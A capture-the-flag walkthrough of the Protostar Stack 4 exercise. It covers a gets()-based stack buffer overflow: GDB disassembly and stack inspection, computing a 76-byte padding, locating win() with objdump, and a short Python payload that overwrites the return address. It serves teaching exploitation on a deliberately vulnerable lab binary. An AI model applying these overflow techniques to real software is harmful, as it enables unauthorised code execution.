

PROTOSTAR : STACK 4



SOURCE CODE

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
    printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
    char buffer[64];

    gets(buffer);
}
```


SOURCE CODE EXPLANATION


- Variables used `char buffer[64]`.
- `gets()` function is used to input **buffer** variable.
- The program doesn't have much function to do rather than inputting the **buffer** inside the program using the `gets()` function.
- We can use GDB as `r < (input)` to pass our input and check the program working. (here) `input` being the **buffer variable**.

OBJECTIVE :

- We need to print the text "**code flow successfully changed\n**" present in the `win()` function.
- To do the above task we need to **overflow** the **buffer** and change the **return address** of **eip register** so that it returns to `win()` function and prints the text which is our main mission.

USING GDB TO REVERSE ENGINEER AND ANALYZE ASSEMBLER INSTRUCTIONS

```
user@protostar:/opt/protostar/bin$ gdb -q stack4
Reading symbols from /opt/protostar/bin/stack4...done.
(gdb) set disassembly-flavor intel
(gdb) disass main
Dump of assembler code for function main:
0x08048408 <main+0>:    push    ebp
0x08048409 <main+1>:    mov     ebp,esp
0x0804840b <main+3>:    and     esp,0xffffffff
0x0804840e <main+6>:    sub     esp,0x50
0x08048411 <main+9>:    lea     eax,[esp+0x10]
0x08048415 <main+13>:   mov     DWORD PTR [esp],eax
0x08048418 <main+16>:   call    0x804830c <gets@plt>
0x0804841d <main+21>:   leave
0x0804841e <main+22>:   ret
End of assembler dump.
(gdb) █
```




Disassembly of
main() function of
stack4 program

```
(gdb) b *0x0804841d
Breakpoint 1 at 0x804841d: file stack4/stack4.c, line 16.
(gdb) r
Starting program: /opt/protostar/bin/stack4
test

Breakpoint 1, main (argc=1, argv=0xbffff854) at stack4/stack4.c:16
16      stack4/stack4.c: No such file or directory.
      in stack4/stack4.c
(gdb) x/s $esp+0x10
0xbffff760:      "test"
(gdb) █
```

Setting a **breakpoint** at **0x0804841d**
•**esp+0x10 = buffer[64]** variable.

•**buffer** starts from **0xbffff760** in the **stack**.
This will help us for our **padding** in **exploit**.



I ran **"test"** as input and verified by
examining the **esp+0x10** using **x/s**
esp+0x10 to show the data in **string**
format.

FINDING THE PADDING

```
(gdb) x/2x $ebp
0xbffff7a8:    0xbffff828    0xb7eadc76
(gdb) x/30x $esp
0xbffff750:    0xbffff760    0xb7ec6165    0xbffff768    0xb7eada75
0xbffff760:    0x74736574    0x08049500    0xbffff778    0x080482e8
0xbffff770:    0xb7ff1040    0x080495ec    0xbffff7a8    0x08048449
0xbffff780:    0xb7fd8304    0xb7fd7ff4    0x08048430    0xbffff7a8
0xbffff790:    0xb7ec6365    0xb7ff1040    0x0804843b    0xb7fd7ff4
0xbffff7a0:    0x08048430    0x00000000    0xbffff828    0xb7eadc76
0xbffff7b0:    0x00000001    0xbffff854    0xbffff85c    0xb7fe1848
0xbffff7c0:    0xbffff810    0xffffffff
(gdb) p/d 0xbffff7ac-0xbffff760
$1 = 76
(gdb) █
```

Before going further what is padding???

Padding is basically the amount of bytes or characters we need to pass to **overwrite the eip register** since just **overflowing the buffer** won't be enough, it's mentioned in the website that the **instruction pointer** might not necessarily be adjacent to **buffer** variable. That is why we need to calculate the **padding** and write out **exploit** accordingly.

x/2x \$ebp

Check the **return address of the instruction pointer**. Here the address being **0xb7eadc76**

x/30x \$esp


Check the condition of the **stack**

p/d 0xbffff7ac-0xbffff760

Check the **amount of bytes** required for **padding** so that we can modify our **exploit code** accordingly.

Padding = 76

Using **Objdump** to get address of **win()** function




```
user@protostar:/opt/protostar/bin$ objdump -M intel -d ./stack4 | grep "win"
080483f4 <win>:
user@protostar:/opt/protostar/bin$ █
```

WRITING OUR EXPLOIT CODE FOR EXPLOITING STACK BUFFER OVERFLOW

```
■  
#padding = 76  
  
#eip = 080483f4 --> store in LITTLE ENDIAN PROCESS  
  
padding = 'A'*76  
  
eip = '\xf4\x83\x04\x08'  
  
print(padding + eip)
```

```
user@protostar:/opt/protostar/bin$ gdb -q stack4  
Reading symbols from /opt/protostar/bin/stack4...done.  
(gdb) set disassembly-flavor intel  
(gdb) r < /tmp/exp4  
Starting program: /opt/protostar/bin/stack4 < /tmp/exp4  
code flow successfully changed
```

```
Program received signal SIGSEGV, Segmentation fault.  
0x00000000 in ?? ()  
(gdb) ■
```



Launched the exploit
code and we have
successfully exploited
the stack4 program.